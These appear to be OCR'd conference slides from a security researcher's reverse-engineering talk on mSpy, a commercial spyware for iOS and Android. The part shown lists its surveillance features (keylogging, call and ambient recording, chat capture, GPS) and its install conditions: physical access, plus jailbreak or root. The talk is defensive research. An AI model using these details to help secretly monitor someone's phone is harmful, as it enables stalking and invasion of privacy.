Reverse Engineering of a Commercial Spyware for iOS and Android

Marco Grassi

-

Mobile Security Researcher @ viaForensics

-

@marcograss


-

MGrassi@viaforensics.com

VIAFORENSICS

➜ ~ echo $USER

- R&D Team Member @ viaForensics
- I work mainly on Android/iOS
- Strong passion for RE, which I can hopefully share with this talk also.



What we will talk about today?

We will discuss a in depth reverse engineering of a commercial spyware for Android and iOS **WITHOUT discussing the ethical implications**, we will remain on the **technical side only**, and **the motivation of the RE is to understand better how it works**.

OVER9000 slides, we will skip a lot for time constraints, feel free to dive into them by yourself if you want more technical details that does not fit into the presentation.

Levels like learning a game

Intro and Overview: The Basics

This is what we will try to cover for time constraints.

This is what you can take a look after the talk in the slides or discuss after:

Hidden Gems: The Special Moves 

Details: Combos 

Intro and Overview

Introducing mSPY

Mobile & Computer **Monitoring Software**


Monitor any activity remotely via the web

- 100% undetectable
- More than 25 features
- 24/7 customer support
- 

BUY NOW

VIEW DEMO

https://www.youtube.com/watch?v=r85p5PThrYY



uhm… wat?

https://www.youtube.com/watch?v=g-oVOnpTYAg

mSpy

- The target are consumer-level, not government-level, so no 0days here

- It offers a fat stack of features, for an affordable price and with a nice user-friendly web panel to monitor your targets.

mSpy

- So again, the typical customer is not the one of Gamma FinSpy/Finfisher and others.

- Those got already reversed and studied online.

- Wondering if you are more likely to be targeted by a multimillion dollars spyware or by someone close to you that burns few €?

- ✓ 100% undetectable
- ✓ Automatic Software Updates

- ✓ Text Messages, MMS
- ✓ Call history & Contact List
- ✓ Emails
- ✓ Website History & Bookmarks
- ✓ Calendar, Notes, Tasks
- ✓ Unlimited Device Change
- ✓ Photos & Videos
- ✓ Installed Applications
- ✓ SIM Change Notification
- ✓ GPS Location
- ✓ Keylogger
- ✓ Call Recording *
- ✓ Surrounding Recording

- ✓ Photo Spying
- ✓ Apps & Websites Blocking
- ✓ Incoming Call Blocking
- ✓ Remote Device Lock or Wipe
- ✓ IM chats: WhatsApp, Viber, Skype, iMessage**, the largest social network
- ✓ 24/7 Ticket, E-Mail and Phone Support

** Android only*

*** iOS only*

mSpy Requirements for iOS devices:

- The target device must be running iOS 5.1.1 – 7.1.2
- The target iPhone or iPad must be connected to the Internet.
- The target device must be jailbroken.
- You need physical access to the device to install mSpy.

Support for latest jailbreaks (Pangu, evasi0n7…)

More details in the next slides. The device is mandatory to be jailbroken, otherwise the majority of user data cannot be accessed, for the strong sandbox even if the application is side loaded (mspy can’t obviously enter Appstore).

https://isios7jailbrokenyet.com

- Support the latest current version of iOS (7.0.4).
- Be untethered and accessible to the average user.
- Be publicly released and available free of charge.
- Be released under one of the OSI-approved licenses.

Top Contributors

1. bitfury - $20000.00
2. mspy.com - $800.00
3. iFixit.com, the free repair manual - $650.00
4. http://www.copytrans.net - $500.00
5. Max @ Axeos - $250.00
6. http://www.appsrumors.com/ - $250.00
7. Acebugner - $250.00
8. Nabyl P K - $250.00

Guess what… They support public jailbreaks :)


mSpy Requirements for Android smartphones and tablets:

- The target device must be running Android 2.2+
- The target Android device must be connected to the Internet.
- You need physical access to the device to install mSpy.
- Instant messengers tracking and Keylogger work on rooted Androids only.

Exfiltration is effective even on non rooted devices for lot of data. If root is present, it's leveraged, ATM no exploits are provided

